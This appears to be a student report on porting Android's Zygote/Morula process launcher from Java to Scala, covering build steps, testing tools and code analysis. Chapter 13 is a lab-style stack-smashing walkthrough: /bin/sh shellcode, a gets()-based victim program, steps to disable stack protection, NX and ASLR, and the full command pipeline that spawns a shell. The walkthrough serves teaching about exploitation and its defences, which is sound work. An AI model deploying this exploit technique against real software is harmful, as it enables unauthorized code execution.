ScalaStyle is a security specific tool for Scala, to find out threats inside a given piece of Scala code. A similar tool for Java is the Checkstyle. It is a checker tool. Different versions of the tool have different rules with different functionalities. For example, **VarFieldChecker** rule checks that classes and objects do not define changeable fields. The **WhileChecker** checks that while is not used anywhere in the code.

- **ScalaCheck:-**

ScalaCheck is a library written in Scala and is used for automated property-based testing of Scala or Java programs. ScalaCheck was originally inspired by the Haskell library QuickCheck. It is also available as plugin for IntelliJ IDEA. This tool does not have any external dependencies other than the Scala runtime, and works great with sbt, the Scala build tool. It is also fully integrated in the test frameworks ScalaTest and specs2. We can also use ScalaCheck completely standalone, with its built-in test runner.

ScalaCheck is used by several prominent Scala projects, for example the Scala compiler and the Akka concurrency framework.

- **ScapeGoat:-**

Scapegoat is a Scala static code analyzer tool, also known as a code lint tool or linter. Scapegoat's functionality is similar to the Java's FindBugs or checkstyle, or Scala's Scalastyle.

A static code analyzer is a tool that flag suspicious language usage in code. This can include behavior likely to lead or bugs, non idiomatic usage of a language, or just code that doesn't conform to specified style guidelines. This helps in finding out the vulnerabilities in the code, that could be exploited by the attackers.

This tool was developed as a Scala compiler plugin, which can be used inside the build tool. As output, this tool generates a report, that shows errors and warnings, and even has options to give out the HTML form of the report.

- **ScalaTest:-**

ScalaTest tool can be used to test either Scala code or Java code. When compared to other tools, ScalaTest makes it easy to take the testing process to a higher, more productive level in new or existing Scala or Java projects.

9.3.2 No Syntax Errors

We verified that the Scala files are without syntax errors by compiling them with `scalac`. Below we show the details of the resulting `.jar` file. The Scala files after translation, do not show any syntax errors except that they show some dependency errors. This is because, we took an individual file from the entire AOSP Lollipop source code and compiled it individually. Each file inside the source code, is dependent on several other files. Entire directory is imported as packages to respective files. If these Scala files are run along with the entire source code, these files would not show any dependency errors.

9.3.3 Makefile

Scala uses a rather heavy “build system”, known as **sbt**². But it is fairly simple matter to use the **make** tool used in building, e.g., an AOSP³ ROM.

```
# Makefile example for Scala
#
# GNU Make has built in "knowledge" of many prog langs, but
# unfortunately not Scala (yet)

# list the extensions of files of interest
.SUFFIXES: .cpp .o .C .java .scala .class

%.class: %.scala
    /usr/bin/sbt clean run $< /home/priyanka/Lollipop/out/target/
        common/obj/JAVA_LIBRARIES/
        android_stubs_current_intermediates/
        classes/android/os/MorulaInit.class
#sbt compile /home/priyanka/Lollipop/frameworks/base/
        core/java/android/os/MorulaInit.scala >

# string var names and their assigned values
FILES = MorulaInit.scala

OBJFILES = MorulaInit.class
PROJECT = Morulascala

$(PROJECT): $(OBJFILES)
    ls -l *.class

test: quickSort.class
    scala QuickSort           # use actual class file name base

tar archive:
    ( tar cvvfj ./${PROJECT}.tbz ${PROJECT}; ls -l ${PROJECT}.tbz )

jar archive:
    ( jar cvf ./${PROJECT}.jar ${PROJECT}; ls -l ${PROJECT}.jar )

clean:
    rm -fr *.o *~ *.out ${PROJECT} ${OBJFILES}

# -eof-
```

FIGURE 9.1: A Makefile for Scala, to produced the respective jar for Morula-Scala files

We produce the jar file, from the respective translated Scala files. The following is the typescript output after running `ls -l MorulaScala.jar; jar tf jar-file` command.

We do the following command: `make jar archive`

Makefile:30: warning: overriding commands for target ‘archive’

²<http://www.scala-sbt.org/>

³<https://source.android.com/>

```

Makefile:27: warning: ignoring old commands for target 'archive'
( jar cvf ./Morulascala.jar Morulascala; ls -l Morulascala.jar)
added manifest
adding: Morulascala/(in = 0) (out= 0)(stored 0%)
adding: Morulascala/make.mk~(in = 1026) (out= 598)(deflated 41%)
adding: Morulascala/MorulaInit.scala(in = 4746) (out= 1457)(deflated 69%)
adding: Morulascala/RuntimeInitM.scala(in = 6531) (out= 2079)(deflated 68%)
adding: Morulascala/WrapperInit.scala(in = 2308) (out= 830)(deflated 64%)
-rw----- 1 priyanka priyanka 5987 Jul 29 11:41 Morulascala.jar
( jar cvf ./Morulascala.jar Morulascala; ls -l Morulascala.jar)
added manifest
adding: Morulascala/(in = 0) (out= 0)(stored 0%)
adding: Morulascala/make.mk~(in = 1026) (out= 598)(deflated 41%)
adding: Morulascala/MorulaInit.scala(in = 4746) (out= 1457)(deflated 69%)
adding: Morulascala/RuntimeInitM.scala(in = 6531) (out= 2079)(deflated 68%)
adding: Morulascala/WrapperInit.scala(in = 2308) (out= 830)(deflated 64%)
-rw----- 1 priyanka priyanka 5987 Jul 29 11:41 Morulascala.jar

```

9.3.4 Deficiencies of the Translators

The translator occasionally produced syntactically incorrect Scala code. Here is a complete collection of these errors and how we fixed them.

A direct translation of the entire file would not work. It will result in the following error:

```

japa.parser.ParseException: Encountered " "package" "package "" at line 41,
column 1. Was expecting one of: <EOF> "abstract" ... "class" ... "enum" ...
"final" ... "import" ... "interface" ... "native" ... "private" ...
"protected" ... "public" ... "static" ... "strictfp" ... "synchronized" ...
"transient" ... "volatile" ... ";" ... "@" ... "\u001a" ...

```

This is a parsing error. The translator is unable to find out the respective classes, where the functions are declared. This can be resolved in either of the two following ways:-

```

public class Zygote{
public static void execShell(String
command) {
    String[] args ={ "/system/bin/sh",
        "-c", command };
    try {
        Os.execv(args[0], args);
    } catch (ErrnoException e) {
        throw new RuntimeException(e);
    }
}
}

```

FIGURE 9.2: `execShell()` in Java

```

object Zygote {
    def execShell(command: String) {
        val args = Array("/system/bin/sh",
            "-c", command)
        Os.execv(args(0), args)
    }
}

```

FIGURE 9.3: `execShell()` in Scala

1. Splitting method- We split the entire file into classes and its associated function declarations and definitions, and translate each of these classes separately. Hence, we reduce the length of the program file to be translated, as well as, we translate the file with entire dependencies, so that no dependency issues will arise.
2. Including the classes: We include classnames, of respective methods, and compile them as a whole.

9.4 A Java Method versus the Scala Method

We systematically compared a Java method with its corresponding method, reading them carefully over a couple of weeks. We did this for every pair of methods. Below we illustrate with a few examples.

9.4.1 Obviously Equivalent

There are several Java methods that got translated into Scala methods that are patently equivalent. All it takes is an understanding of the syntax and semantics of the constructs in both languages.

Here, we take a simple example where the equivalence is obvious. We list the Java source along with the Scala code – side by side, for better understanding. Refer Fig. 10.2 and 10.3.

9.4.2 Non-Obvious but Equivalent

There are several Scala methods whose equivalence requires a bit of explanation.

Here, we take a non-trivial example. For better understanding, we list the Java source

Though Scala has different kinds of datatypes, it classifies each to a type called `val`. This is the Generalization feature of Scala.

<pre>private boolean handleAbiListQuery() { try { final byte[] abiListBytes = abiList.getBytes(StandardCharsets.US_ASCII); mSocketOutputStream.writeInt(abi ListBytes.length); mSocketOutputStream. write(abiListBytes); return false; } catch (IOException ioe) { Log.e(TAG, "Error writing to command socket", ioe); return true; } }</pre>	<pre>private def handleAbiListQuery(): Boolean = { try { val abiListBytes = abiList.get Bytes(StandardCharsets.US_ASCII) mSocketOutputStream.writeInt(abi ListBytes.length) mSocketOutputStream.write(abiListBytes) false } catch { case ioe: IOException => { Log.e(TAG, "Error writing to command socket", ioe) true } } }</pre>
--	---

FIGURE 9.4: `handleAbiList-Query()` in Java

FIGURE 9.5: `handleAbiList-Query()` in Scala

9.4.3 All Pairs of Methods Were Equivalent

All methods fell into the above two categories. Note that there was no functional programming, or really deep Java usage in the Android Framework. Not surprisingly, there was never a case where a Java method was translated into such a convoluted Scala method that it was intellectually challenging to show the equivalence.

9.5 Establishing Equivalence

Establishing code equivalence through code walk throughs is not accepted as a standard software engineering technique. One expects to do exhaustive testing or use formal methods to mathematically prove the equivalence. In our context,

particularly in the absence of the Android ROM that would have housed the components we built, both of these techniques were infeasible. Nevertheless, we are highly confident that the Scala code that we developed is indeed bug-for-bug equivalent to the original code in Java.

Chapter 10

Unit Testing of Java and Scala Code

Most popular testing frameworks are JUnit, TestNG etc. The ScalaTest framework can test both Java and Scala code. JUnit uses annotations to identify a method that specify a test. In order to test a piece of code, there should be a test class. A test is a method contained in that class. For writing a test, we annotate the method with the following:

```
@org.junit.Test
```

Here is a sample code . 'tester' is an object of the class, which was created for testing.

The following is an example of a JUnit test method:-

```
@Test
public void multiplicationOfZeroIntegersShouldReturnZero() {
    // MyClass is tested
    MyClass tester = new MyClass();
    // Tests
    assertEquals("10 x 0 must be 0", 0, tester.multiply(10, 0));
    assertEquals("0 x 10 must be 0", 0, tester.multiply(0, 10));
    assertEquals("0 x 0 must be 0", 0, tester.multiply(0, 0));
}
```

If we have several test classes, we combine them into a test suite. Running a test suite will execute all the classes inside the suite in the specified order. For instance, if we have 2 classes named `FirstTestClass` and `SecondTestClass`, we specify the order in which they have to be executed as follows :-

```
@SuiteClasses({ FirstTestClass.class, SecondTestClass.class })
```

Annotations used are the following:-

- `@Test`, followed by a method in the next line. It identifies the method as a test method.
- `@Test (expected = Exception.class)` - it fails if the method doesn't throw the named exception.
- `@Test(timeout=n)`- it fails if the method takes longer than n milliseconds.
- `@Before`, followed by a method - This method is executed before each test. It prepares the test environment.
- `@After`- This method is executed after each test. It is used to clean up the test environment.
- `@BeforeClass`- This method is executed once, before the start of all tests. It is used to perform time intensive activities, for example, to connect to a database. Methods marked with this annotation need to be defined as 'static' to work with JUnit.
- `@AfterClass`- This method is executed once, after all tests have been finished. It is used to perform clean-up activities, for example, to disconnect from a database. Methods annotated with this annotation need to be defined as static to work with JUnit.
- `@Ignore`- Ignores the test method. This is useful when the underlying code has been changed.

Chapter 11

Java Class Loading and Java Native Interface

11.1 Java Class Loading

It is a part of JRE that loads Java classes dynamically into the JVM. Usually, classes are loaded on demand, but due to the presence of classloaders, the Java runtime system need not know about files and file systems. There are 3 types of classloaders:-

1. Bootstrap Class Loader
2. Extensions Class Loader
3. System Class Loader

The class loader is responsible for locating libraries, reading their contents, and loading the classes contained within the libraries. The loading is done on demand. It does not occur until the class is called by the program. A class with a given name can only be loaded once by a given classloader. The bootstrap class loader loads the core Java libraries located in the `{JAVAHOME}/jre/lib` directory. This class loader, is a part of the core JVM, and is written in native code. The extensions class loader loads the code in the extensions directories (`{JAVAHOME}/jre/lib/ext`, or any other directory specified by the `java.ext.dirs` system property).

The system class loader loads code found on `java.class.path`, which is mapped to the environment variable. Delegation, visibility and uniqueness are the basis of classloaders. Delegation refers to one object relying upon another to provide a specified set of functionalities. Child can be loaded from parent, but a parent can't be loaded from a child. This is visibility. Same class shouldn't be loaded again and again by the parent class loader. This is uniqueness. These are the key points on classloaders.

11.2 Java Native Interface(JNI)

JNI stands for the Java Native Interface. It allows programmers to call a method in C from a Java program or vice versa. The program I did, contains a method in C which is the native method, and it is called from Java. Java main method and native methods are in different classes. Create the Java programs(Main.java and NativeMethods.java) and the C program(cImplOne.c). The following are steps to use JNI:-

- First we include the JNI path as follows:

```
JNI_INCLUDE= "-I/usr/lib/jvm/java-7-openjdk-amd64/
include/linux"/include -I/usr/lib/jvm/java-7-openjdk-amd64/
include/linux"
```

- Set export `LD_LIBRARY_PATH=`.
- Compile the Java programs as follows: `javac NativeMethods.java Main.java`
- Create the header file using `javah` as : `javah -jni NativeMethods`
- Create the shared object as follows. `.so` stands for shared object.

```
gcc $JNI_INCLUDE -shared cImplOne.c -o libNativeLib.so
```

- Now, run the Java main class as `java Main`

Output will be printed once the Main.java file is run. `javah` produces C header files and C source files from a Java class that are needed to implement native methods. This is in turn, used by the C programs to reference an object's instance variables from native source code. The `.h` file is used to relate between C and Java code.

11.3 Interoperability of Java and Scala

Implemented a sample Calculator program to test the interoperability of Java and Scala. The program ran successfully. Few classes were in Java and others were in Scala.

Both Scala and Java are JVM based languages. Scala produces the same bytecode as Java and runs on Java Virtual Machine. Scala has a compiler called scalac, which converts Scala code into bytecode. Javas compiler is javac.

Chapter 12

Building Morula for JellyBean

Morula is a secure replacement to Zygote. The source code for Morula was written for JellyBean. Morula source was tried to be built, to get a working emulator. Morula makes changes on three different repositories of Android 4.2.1 namely frameworks/base, libcore and dalvik. The following are the steps that were followed to build Morula:-

- Download AOSP 4.2.1
- Patch the downloaded AOSP with Morula. Completely replacing these folders of AOSP with the patched ones wont work because, Morula inserts some new files, deletes some, and replaces some of them. Now, the source is ready to build.
- source build/envsetup.sh
- lunch full_maguro-userdebug
- make -B (unconditionally build all targets)

Figure [12.1], shows the successful build of Morula for JellyBean.

The compiled version can be flashed into a Nexus device. Morula can be activated by appending following system properties in /system/build.prop.

- **PROCESS_CREATE_MODEL=[zygote—wrap—morula]**- The process creation model can be specified here, like zygote, morula or wrap model.

```

Install: out/target/product/generic/system/app/Email/Email.apk
build/tools/generate-notice-files.py out/target/product/generic/obj/NOTICE.txt out/target/product/gene
for files contained in the filesystem images in this directory:" out/target/product/generic/obj/NOTICE_
Combining NOTICE files into HTML
Combining NOTICE files into text
Installed file list: out/target/product/generic/installed-files.txt
Target system fs image: out/target/product/generic/obj/PACKAGING/systemimage_intermediates/system.img
Running: mkuserimg.sh out/target/product/generic/system out/target/product/generic/obj/PACKAGING/system
mg ext4 system 576716800 -L system out/target/product/generic/root/file_contexts
make_ext4fs -T -l -S out/target/product/generic/root/file_contexts -L system -l 576716800 -a system out/
ACKAGING/systemimage_intermediates/system.img out/target/product/generic/system
Creating filesystem with parameters:
  Size: 576716800
  Block size: 4096
  Blocks per group: 32768
  Inodes per group: 7040
  Inode size: 256
  Journal blocks: 2200
  Label: system
  Blocks: 140800
  Block groups: 5
  Reserved block group size: 39
Created filesystem with 1578/35200 inodes and 117822/140800 blocks
Install system fs image: out/target/product/generic/system.img
out/target/product/generic/system.img+ maxsize=588791808 blocksize=2112 total=576716800 reserve=5947392

#### make completed successfully (02:23:03 (hh:mm:ss)) ####

root@Brahma:/home/priyanka/WORKING_DIRECTORY#

```

FIGURE 12.1: Successful build of Morula for JellyBean

- **ON_DEMAND_PRELOAD=yes**- This is done to enable on-demand preloading.

After the build, the emulator works. Type the command 'emulator' in the terminal. Figure [12.2], shows a working emulator, after the successful build of Morula. All apps work fine.




FIGURE 12.2: Emulator working after Morula's successful build

Chapter 13

Return-Oriented Programming

ROP stands for Return Oriented Programming. Return-to-libc attacks are also known as single target attacks. In single target attacks, attacker finds out a single system library function. Using a branch instruction in the code, for instance, the ret instruction, this attack overwrites the code pointer to make it point to a location of attacker's choice. Attack types can vary. These attacks may or may not do code injection, but detection of injected code can also be prevented. Address space randomization techniques have been implemented to prevent attackers to locate target functions.

A variant of this attack is the chained return to libc attacks. In this case, a sequence of system library functions is called by a method, in order. Before calling the real attacking system call, the attacker calls a set of legal system calls so that if any system call monitors are installed, the entire process will look legal to the monitor. At the worst case, an attacker can make a vulnerable application to drop its privileges to a lower level before executing a powerful function. In order to launch a successful chained return to libc attack, an attacker needs to guess all target locations correctly in a single trial. Attacker can make the code point to any region, but most likely he targets on libc, as it is linked to the program most of the time.

The return oriented programming exploit methods work even if security techniques like executable stack protection and code signing is implemented. Through code signing, an author of an executable can ensure whether the original code has been modified or not. Signing is done using cryptographic hashes. Most of the CPU architectures follow data execution prevention (DEP). DEP separates areas

of memory as executable and non-executable. Non-executable areas are marked as NX. NX stands for No-eXecute. The processor will not allow execution of code residing in areas where NX bit is enabled. Intel uses the XD bit (eXecute Disable) instead of the NX bit. ARM architecture refers to NX bit as XN, which stands for eXecute Never.

ROP is a generalization of return to libc attacks. Runtime attacks on software aims at changing the behaviour of running programs or taking control over the underlying machine. Attackers try to inject malicious code in existing programs that can exploit various vulnerabilities of the software programs. To prevent the code injection attacks, the PaX team implemented the W+X security model that makes a memory page either writable or executable. With the W+X implemented, the adversary is no longer able to inject malicious code because the injected code has to be placed into some writable but not executable memory area. ROP bypasses W+X model because no code has to be injected and only code that resides in the image of a process is executed. There are tools that can defend ROP attacks. One such tool is the ROP defender. Another one is the StackGuard. ROP defender is a tool that rewrites binaries to maintain a shadow stack in order to verify each return address.

Gadgets are small pieces of code that are used to pose return oriented attacks, and usually ends with instructions like 'ret'. Gadgets can also end with Pop, jump or branch load exchange instructions. In return to libc, we find a vulnerability in the program or an overflow, which lets us take control. Every time a function is called, a stack frame is pushed to stack. Stack frame consists of parameters, return addresses, frame pointer, local variables etc. Stack frame does the following:-

1. holds the context of the function.
2. helps build frames for new functions.
3. helps return to previous frames easily.

The stack pointer is the esp, it moves up and down. esp always points to the top of the stack.

13.1 A sample ROP attack on Linux

The example involves some assembly language programming along with coding in C. Created a file shell.c, with assembly code within it. Keyword asm is used to write assembly language code in c programming.

The following is the content of the file shell.c:-

```
int main() {
asm("
\ needle0: jmp there\n
\ here: pop %rdi\n
\ xor %rax, %rax\n
\ movb $0x3b, %al\n
\ xor %rsi, %rsi\n
\ xor %rdx, %rdx\n
\ syscall\n
\there: call here\n
\ .string \"/bin/sh\"\n
\ needle1: .octa 0xdeadbeef\n\
"); }
```

needle0, needle1, here, there etc are labels. The instructions jmp, pop, etc are gadgets in terms of ROP. The pop instruction in the program pops the top element of the stack into EDI. xor %rax, %rax nullifies the rax register. movb instruction moves the corresponding byte to register or memory. syscall is an instruction to make a system call, which doesn't interact with the interrupt descriptor table, hence it is faster. Then, we compile and run the program:-

```
gcc shell.c
./a.out
```

The objdump instruction displays information about object files.

```
objdump -d a.out | sed -n '/needle0/,/needle1/p'.
```

```
priyanka@priyanka-Inspiron-N5010: ~/Desktop
x priyanka@priy:
priyanka@priyanka-Inspiron-N5010:~/Desktop$ objdump -d a.out | sed -n '/needle0/,/needle1/p'
00000000004004f1 <needle0>:
    4004f1:    eb 0e                jmp     400501 <there>

00000000004004f3 <here>:
    4004f3:    5f                   pop     %rdi
    4004f4:    48 31 c0             xor     %rax,%rax
    4004f7:    b0 3b               mov     $0x3b,%al
    4004f9:    48 31 f6             xor     %rsi,%rsi
    4004fc:    48 31 d2             xor     %rdx,%rdx
    4004ff:    0f 05               syscall

0000000000400501 <there>:
    400501:    e8 ed ff ff ff      callq   4004f3 <here>
    400506:    2f                   (bad)
    400507:    62                   (bad)
    400508:    69 6e 2f 73 68 00 ef imul     $0xef006873,0x2f(%rsi),%ebp

000000000040050e <needle1>:
priyanka@priyanka-Inspiron-N5010:~/Desktop$
```

FIGURE 13.1: Output of objdump for shell.c

The output of objdump is as follows:

Figure [13.1], shows the object dump output for shell.c. It is very clear from the above screenshot that the starting and ending offsets of the program, are 0x4f1 and 0x50e respectively. Now, we do the following in the terminal.

```
xxd -s0x50e -l32 -p a.out shellcode
```

This command outputs the hexadecimal dump in 32 bytes format to shellcode. Now, let's have a look at the shellcode.

```
cat shellcode
```

Now, lets do a victim program in C that just intakes something:

```
#include <stdio.h>

int main()
{
    char name[64];
    puts("What's your name?");
    gets(name);
    printf("Hello, %s!\n", name);
}
```



```
return 0;
}
```

```
priyanka@priyanka-Inspiron-N5010: ~/Desktop
priyanka@priyanka-Inspiron-N5010:~/Desktop$ objdump -d a.out | sed -n '/needle0/,/needle1/p'
00000000004004f1 <needle0>:
   4004f1:    eb 0e                jmp     400501 <there>

00000000004004f3 <here>:
   4004f3:    5f                   pop     %rdi
   4004f4:    48 31 c0             xor     %rax,%rax
   4004f7:    b0 3b               mov     $0x3b,%al
   4004f9:    48 31 f6             xor     %rsi,%rsi
   4004fc:    48 31 d2             xor     %rdx,%rdx
   4004ff:    0f 05               syscall

0000000000400501 <there>:
   400501:    e8 ed ff ff ff      callq   4004f3 <here>
   400506:    2f                   (bad)
   400507:    62                   (bad)
   400508:    69 6e 2f 73 68 00 ef imul     $0xef006873,0x2f(%rsi),%ebp

000000000040050e <needle1>:
priyanka@priyanka-Inspiron-N5010:~/Desktop$ xxd -s0x50e -l32 -p a.out shellcode
priyanka@priyanka-Inspiron-N5010:~/Desktop$ xxd -s0x50e -l32 -p a.out shellcode
priyanka@priyanka-Inspiron-N5010:~/Desktop$ cat shellcode
efbeadde000000000000000000000005dc341574189ff41564989f64155
4989
priyanka@priyanka-Inspiron-N5010:~/Desktop$
```

FIGURE 13.2: Formatted shellcode

Figure [13.2], shows the object dump output for shell.c.

In order to overcome the protections that Linux systems have, lets do the following:

1. Turn off the SSP : Stack Smashing Protector

```
gcc -fno-stack-protector -o victim victim.c
```

2. Turn off the executable space protection.

```
execstack -s victim
```


3. Turn off ASLR.

```
setarch 'arch' -R ./victim
```

Next, we insert a statement that prints the location of the buffer. We do this inside the `victim.c` program. Just insert the following statement.

```
printf("%p\n", name);
```

Now recompile and run the program again. The buffer location is printed.



```
priyanka@Priyanka-Shetti:~/Desktop/ROP$ setarch `arch` -R ./victim
0x7fffffffef180
What's your name?
sjkdhfjbefjehdf
Hello, sjkdhfjbefjehdf!
priyanka@Priyanka-Shetti:~/Desktop/ROP$
```

FIGURE 13.3: Printing the buffer location

Figure [13.3], shows the buffer location.

Any subsequent runs of the program will show the same location of the buffer since we have disabled the ASLR protection. Next, we do the following:-

```
a='printf %016x 0x7fffffffef180 | tac -rs..
```

We convert this value in little endian format. An `echo $a` gives the little endian value. `tac` is a Linux command that allows you to see a file line-by-line backwards. It is named by analogy with `cat`.

The attack is as follows:

```
( ( cat shellcode ; printf %080d 0 ; echo $a ) |
  xxd -r -p ; cat ) | setarch `arch` -R ./victim
```

Shellcode (which we intentionally made 32 bytes of length) is cat-ed, which occupies first 32 bytes out of our 64 byte buffer (as mentioned in the program). `080d` prints 80 zeroes (int type, so 40 zero bytes). So, it will fill the rest 32 bytes of the buffer, which was free after shellcode insertion. Now we have 8 bytes left. It overwrites the base pointers and return address.

Figure [13.4], shows the running shell that we get after the attack.

After we enter a name, we get a shell actually. There's no prompt shown. Just type `ls` and see the command working. Yes, we are on a running shell. Any command would work here. There isn't a prompt shown because, `cat` provides the stdin, instead of terminal (`/dev/tty`).

Thus, the attack is successfully carried out.

```

priyanka@Priyanka-Shetti:~/Desktop/ROP$ gcc -fno-stack-protector -o victim victim.c
priyanka@Priyanka-Shetti:~/Desktop/ROP$ execstack -s victim
priyanka@Priyanka-Shetti:~/Desktop/ROP$ setarch `arch` -R ./victim
0x7fffffff180
What's your name?
priyanka
Hello, priyanka!
priyanka@Priyanka-Shetti:~/Desktop/ROP$ ( ( cat shellcode ; printf %080d 0 ; echo $a ) | xx
tim
0x7fffffff180
What's your name?
priyanka
Hello, _H1♦♦;H1♦♦♦♦♦/bin/sh!

ls
POST6MAY.odt          a.out          shell.c        test.txt      victim.c
Screenshot from 2015-05-06 21:18:26.png  rsz_registers.png  shellcode     victim       victim.c~

```

FIGURE 13.4: Getting a running shell after the attack

13.1.1 A deep dive into Assembly language instructions

Let us examine the contents of the program named `shell.c`, which I used to pose an attack on Linux x86_64. The program is in C, but it contains assembly code. These assembly language instructions are included using the function `asm()`. 'needle0' and 'needle1', which are present in the starting and ending portions of the programs, are just labels to understand the starting and ending offsets. The program starts with the statement `jmp there`. 'there' corresponds to a statement called 'call here'. The peculiarity of 'Call' instruction is that, it pushes the next instruction to stack. Here, the instruction after call is `"/bin/sh"`. Then, the statement 'call here' gets executed. Control gets transferred to the label 'here'. The first statement after the label 'here' is `"pop rdi"`. So, the `/bin/sh` that was pushed to the stack will be popped to `rdi` register. `xor rax, rax` gives the resultant 0. 0 will be stored in `rax`.

`movb 0x3b` is an important instruction. It is not a simple byte move. 0x3b corresponds to the `execve` system call. Each system call has a system call number assigned to it. `xor rsi, rsi` and `xor rdx, rdx` gives resultant 0. When the `syscall` instruction is executed, it launches the `execve` system call as follows:-

```
execve("/bin/sh",0,0);
```

The system call takes arguments in an order. Arguments would be values of the registers. The ordering is: rdi, rsi, rdx, then rcx and so on. In this case, we popped /bin/sh to rdi. rsi and rdx are zeroes. What happens is, execve replaces the current process with /bin/sh. This program is compiled and ./a.out results in a shell. An objdump of this program gives the addresses and we get the starting and ending offsets of the program. We, then do an xxd to get the hexadecimal dump, format it to get it as 32 bytes, and direct it to shellcode. cat shellcode gives out the formatted shellcode.

Now, let us examine, what happens with the victim.c program. This program is used to smash the stack. We disable executable stack protection, stack smashing protection and ASLR. We simply print the location of buffer and we can see that buffer location is the same each time the program is run, since the ASLR is disabled. Then we smash the stack using the shellcode. The victim program's buffer is 64 bytes. 32 of them is occupied by the shellcode. We fill the rest of the space with 80 zeroes, which accounts to 40 zero bytes. So in total there are 72 bytes. 64 bytes of the buffer will be occupied, rest 8 bytes will smash the adjacent locations of the buffer, including the return address and the base pointer.

Chapter 14

Static Analysis

Static analysis is also known as white box testing. It is used at the implementation level of the Security Development Lifecycle. It includes Taint analysis and DataFlow analysis. It is done using some static analysis tools to identify the possible vulnerabilities in the static or non-running code. In DFA, the code blocks are identified and the DFD are made. A control can enter only at the beginning of the block and can exit only at the end of a block. Taint analysis identifies the variables influenced by user input and the methods to which they can reach. Also, warns if it reach before getting sanitized.

I tried to do the static analysis of scala code, with the help of two tools: ScalaStyle and Scapegoat. The ultimate aim is to do static as well as dynamic analysis of our Scala code. Static analysis ensures that the code is error free, semantically and syntactically good. The ScalaStyle and Scapegoat plugins were added onto the SBT framework, after configuring SBT, a build tool for Scala and Java, similar to Maven. The following are the steps followed:-

- `echo "deb http://dl.bintray.com/sbt/debian /" — sudo tee -a /etc/ap-
t/sources.list.d/sbt.list`
- `sudo apt-get update`
- `sudo apt-get install sbt`

Its main features are:

- (a) native support for compiling Scala code and integrating with many Scala test frameworks

- (b) build descriptions written in Scala using a DSL
- (c) dependency management using Ivy (which supports Maven-format repositories)
- (d) continuous compilation, testing, and deployment
- (e) integration with the Scala interpreter for rapid iteration and debugging
- (f) support for mixed Java/Scala projects

Created a sample project, and applied SBT on it.

- (a) ScalaStyle Go to the home directory and add lines for configuring the plugins to sbt/projects.
 - Added lines for `addSbtPlugin()` and resolvers.
 - Within sbt, type Command `:sbt scalastyleGenerateConfig`
 - Type `scalastyle`. It will produce the error count and an xml of the same.
- (b) ScapeGoat
 - Add the following line to `build.sbt`

```
addSbtPlugin("com.sksamuel.scapegoat"  
%% "sbt-scapegoat" % "0.94.6")
```

Chapter 15

Dynamic Analysis of Zygote Source Code

The files that are relevant to Zygote are in Java. We wish to understand the order of invocation of the functions of each files relevant to Zygote/Morula. This can be done by Logging. We insert log statements at appropriate places. The syntax of the log statement is as follows:-

```
Log.d(TAG, "Message");
```

The 'd' in Log.d stands for debug. Instead of 'd' in the above statement, we can use e,i,v,w too, which stands for error, info, verbose, warn respectively. Our aim is the analysis of Zygote/Morula files. We edit the files that are relevant to ZygoteMorula and insert logging statements at the starting of each function definition. So, when the function is invoked, the statement that we inserted is printed. We repeat the same for all files of Zygote/Morula. The following procedure shows how the analysis is done:

- (a) Did a fresh build of Lollipop on Brahma. Ensured that the emulator works.
- (b) Select the ZygoteMorula relevant file, for doing dynamic analysis.
- (c) Insert necessary 'Log.d' statements at appropriate places, with the tags as function names to know what function is invoked at that instant.
- (d) After editing the Zygote file, do a build for aosp_arm-eng again. build for aosp_arm-eng is as follows:-

- source build/envsetup.sh
 - lunch aosp_arm-eng
 - date;hostname; time make -j16; date
- (e) Once the build succeeds, open the emulator by typing the command 'emulator'.
- (f) In another terminal, do the following:-
- adb shell
 - adb logcat > log1.txt
- (g) Now, the whole log of the emulator is captured in the file log1.txt
- (h) Search for the 'Message' you entered in the Log statement, to find the order of invocation of the Zygote files.

15.1 Analysing ZygoteInit.java

The dynamic analysis for the ZygoteInit.java file gained the following results. Once the emulator started, I opened a dialer application and traced the changes from the log. The component of interest to us is the Zygote, which is a daemon that launches applications. Hence we launch an app in the emulator, and follow the changes in the log while launching the application on emulator.

Figure [15.1], shows the emulator launched with the dialer app.

Figure [15.2], shows functions invoked, from the build log.

This screenshot shows that the assignment of uid and gid is done after the closeServerSocket(), which is inside ZygoteInit.java file. The order of function invocation, inside ZygoteInit.java is as follows:-

- main()
- registerZygoteSocket()
- preload()
- preloadClasses()
- setEffectiveGroup()
- setEffectiveUser()

